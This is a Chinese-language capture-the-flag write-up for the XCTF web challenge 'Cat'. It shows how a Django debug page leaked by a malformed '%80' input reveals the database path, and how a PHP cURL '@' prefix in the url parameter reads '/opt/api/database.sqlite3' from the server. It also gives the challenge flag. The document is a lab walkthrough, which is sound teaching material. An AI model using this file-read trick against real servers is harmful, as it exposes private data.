攻防世界：Cat

原创

FW_ENJOEY 于 2021-01-11 22:19:56 发布 156 收藏

分类专栏： 攻防世界XCTF CTF_Web_Writeup

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

攻防世界XCTF 同时被 2 个专栏收录

10 篇文章 1 订阅


订阅专栏


CTF_Web_Writeup

50 篇文章 0 订阅


订阅专栏

打开后有个输入框简单测试一下



题目提醒了cat那感觉大概率就是要cat /flag了


试了一些简单的姿势发现都被过滤了



Invalid URL

观察一下发现可以修改url

会进行自动的解码，于是尝试输入%80发现出现了网页源码



Cloud Automated Testing

输入你的域名，例如：loli.club

Submit

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
    thead th {
      padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
      font-weight:normal; font-size:11px; border:1px solid #ddd;
    }
    tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    table.vars { margin:5px 0 2px 40px; }
    table.vars td, table.req td { font-family:monospace; }
    table td.code { width:100%; }
```

```
table td.code pre { overflow:hidden; }
table.source th { color:#666; }
table.source td { font-family:monospace; white-space:pre; border-bottom:1px solid #eee; }
ul.traceback { list-style-type:none; color: #222; }
ul.traceback li.frame { padding-bottom:1em; color:#666; }
ul.traceback li.user { background-color:#e0e0e0; color:#000 }
div.context { padding:10px 0; overflow:hidden; }
div.context ol { padding-left:30px; margin:0 10px; list-style-position: inside; }
div.context ol li { font-family:monospace; white-space:pre; color:#777; cursor:pointer; padding-left: 2px; }
```


复制后新建一个html进行打开

UnicodeEncodeError at /api/ping


'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence

Request Method:	POST
Request URL:	http://127.0.0.1:8000/api/ping
Django Version:	1.10.4
Exception Type:	UnicodeEncodeError
Exception Value:	'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence
Exception Location:	/opt/api/dnsapi/utils.py in escape, line 9
Python Executable:	/usr/bin/python
Python Version:	2.7.12
Python Path:	['/opt/api', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
Server time:	Mon, 11 Jan 2021 13:30:07 +0000

没什么思路，看了别的师傅的wp，发现原来题目有提示

> RTFM of PHP CURL===>>read the fuck manul of PHP CURL???

然后别的师傅说了



我们使用@进行文件传递，对文件进行读取之后还会把内容传给url参数
然后回到那个html，在setting里找到database。
找database目的是找到数据库文件，看能不能从数据库文件执行，找到flag

```
CSRF_TRUSTED_ORIGINS            []
DATABASES                       {'default': {'ATOMIC_REQUESTS': False,
                                             'AUTOCOMMIT': True,
                                             'CONN_MAX_AGE': 0,
                                             'ENGINE': 'django.db.backends.sqlite3',
                                             'HOST': '',
                                             'NAME': '/opt/api/database.sqlite3',
                                             'OPTIONS': {},
                                             'PASSWORD': u'********************',
                                             'PORT': '',
                                             'TEST': {'CHARSET': None,
                                                      'COLLATION': None,
                                                      'MIRROR': None,
                                                      'NAME': None},
                                             'TIME_ZONE': None,
                                             'USER': ''}}
```

然后在url进行输入

```
url=@/opt/api/database.sqlite3
```

在一个小角落发现了flag

```
0\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_G00D_@}\n&#39;</pre
```

Flag

```
WHCTF{yoooo_Such_A_G00D_@}
```